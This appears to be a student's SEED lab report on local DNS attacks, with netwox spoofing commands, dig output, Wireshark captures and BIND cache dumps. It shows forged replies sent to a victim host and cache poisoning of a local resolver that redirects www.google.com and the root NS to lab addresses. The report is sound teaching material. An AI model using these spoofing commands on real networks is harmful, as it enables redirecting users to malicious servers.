Ubuntu's Apache2 default configuration is different from the upstream default configuration, into several files optimized for interaction with Ubuntu tools. The configuration system is **full documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **man**


Web browser on trying to reach www.bank32.com, we get the Apache site. /etc/hosts file is used for the local look up for the IP address of the look up. Hence, if the file is compromised the attacker can redirect the user to a malicious page.

TASK 5:



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11746
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            172800  IN      NS      b.iana-servers.net.
example.NET.            172800  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172800  IN      A       199.43.135.53
a.iana-servers.NET.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172800  IN      A       199.43.133.53
b.iana-servers.NET.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 675 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 06:02:26 EDT 2021
;; MSG SIZE  rcvd: 221

[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```


The victim machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.net domain.



```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo netwox 105 --hostname "www.example.net" --ho
stnameip 10.0.2.49 --authns "ns.example.net" --authnsip 10.0.2.59 --filter "src host 10.0.
2.51" --ttl 19000 --spoofip raw
DNS_question_________________________________________________________.
| id=28142  rcode=OK             opcode=QUERY                         |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1               |
| www.example.net. A                                                  |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                  |
|_____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=28142  rcode=OK             opcode=QUERY                         |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.example.net. A                                                  |
| www.example.net. A 19000 10.0.2.49                                  |
| ns.example.net. NS 19000 ns.example.net.                            |
| ns.example.net. A 19000 10.0.2.59                                   |
|_____________________________________________________________________|
DNS_question_________________________________________________________.
| id=43163  rcode=OK             opcode=QUERY                         |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1               |
| www.example.net. A                                                  |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                  |
|_____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=43163  rcode=OK             opcode=QUERY                         |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.example.net. A                                                  |
| www.example.net. A 19000 10.0.2.49                                  |
| ns.example.net. NS 19000 ns.example.net.                            |
| ns.example.net. A 19000 10.0.2.59                                   |
|                                                                     |
```


We target the DNS queries from the victim machine (10.0.2.51). In our forged reply, we map www.example.net to 10.0.2.49 and authoritative server as 10.0.2.59. The netwox tool sniffs the DNS query packet from host “10.0.2.51” (filter) and responds with a forged DNS response packet.

Below we get the wireshark packet with the spoofed Answer RR and Authoritative RR.



```
▶ Frame 7: 160 bytes on wire (1280 bits), 160 bytes captured (1280 bits)
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.51, Dst: 10.0.2.50
▼ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x15d3 [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▶ Internet Protocol Version 4, Src: 10.0.2.50, Dst: 10.0.2.51
  ▶ User Datagram Protocol, Src Port: 53, Dst Port: 51172
  ▼ Domain Name System (response)
      [Request In: 2]
      [Time: 0.039024796 seconds]
      Transaction ID: 0x6dee
    ▶ Flags: 0x8580 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 1
      Additional RRs: 1
    ▶ Queries
    ▼ Answers
      ▶ www.example.net: type A, class IN, addr 10.0.2.49
    ▼ Authoritative nameservers
      ▶ ns.example.net: type NS, class IN, ns ns.example.net
```


No.: 7 · Time: 2021-03-20 06:11:35.364847061 · Source: 10....th: 160 · Info: Destination unreachable (Port unreachable)



```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo rndc dumpdb -cache
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo rndc flush
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ 
```


Dumping the new cache value to the file in /var/cache/bind/dumpdb and then flush the server cache.

TASK 6:




```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo netwox 105 --hostname "www.google.com" --hos
tnameip 10.0.2.49 --authns "ns.example.net" --authnsip 10.0.2.59 --filter "src host 10.0.2
.50" --ttl 19000 --spoofip raw
DNS_question________________________________________________________.
| id=25254  rcode=OK            opcode=QUERY                         |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| www.google.com. A                                                  |
| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
|____________________________________________________________________|
DNS_answer__________________________________________________________.
| id=25254  rcode=OK            opcode=QUERY                         |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1              |
| www.google.com. A                                                  |
| www.google.com. A 19000 10.0.2.49                                  |
| ns.example.net. NS 19000 ns.example.net.                           |
| ns.example.net. A 19000 10.0.2.59                                  |
|____________________________________________________________________|
DNS_question________________________________________________________.
| id=25562  rcode=OK            opcode=QUERY                         |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| . NS                                                               |
| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
|____________________________________________________________________|
DNS_answer__________________________________________________________.
| id=25562  rcode=OK            opcode=QUERY                         |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1              |
| . NS                                                               |
| . NS 19000 ns.example.net.                                         |
| ns.example.net. A 19000 10.0.2.59                                  |
|____________________________________________________________________|
```

In this attack, we target the DNS queries from the local DNS server (10.0.2.50). In our forged reply, we map www.google.com to 10.0.2.49 and the authoritative server as 10.0.2.59. The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.50” (filter) and sends the forged DNS response packets to the DNS server.




```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11309
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         19000   IN      A       10.0.2.49

;; AUTHORITY SECTION:
.                       19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.59

;; Query time: 33 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 06:19:32 EDT 2021
;; MSG SIZE  rcvd: 102

[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ 
```

When the attack program is running, we run **“dig www.google.com”** on behalf of the user. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with Answer section, Authority section and Additional section.



```
▶ Internet Protocol Version 4, Src: 10.0.2.50, Dst: 10.0.2.51
▼ User Datagram Protocol, Src Port: 53, Dst Port: 38774
    Source Port: 53
    Destination Port: 38774
    Length: 110
    Checksum: 0xbbae [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
▼ Domain Name System (response)
    [Request In: 4]
    [Time: 0.033030087 seconds]
    Transaction ID: 0x2c2d
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▶ Queries
  ▼ Answers
    ▶ www.google.com: type A, class IN, addr 10.0.2.49
  ▼ Authoritative nameservers
    ▶ <Root>: type NS, class IN, ns ns.example.net
  ▼ Additional records
    ▶ ns.example.net: type A, class IN, addr 10.0.2.59
    ▶ <Root>: type OPT
```

No.: 6 · Time: 2021-03-20 06:19:32.356569572 · Source: 10....w.google.com A 10.0.2.49 NS ns.example.net A 10.0.2.59 OPT




```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo rndc dumpdb -cache
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo rndc flush
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ more /var/cache/bind/dump.db | grep exampl
e
.                        18879   IN NS   ns.example.net.
ns.example.net.          18879   NS      ns.example.net.
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$
```

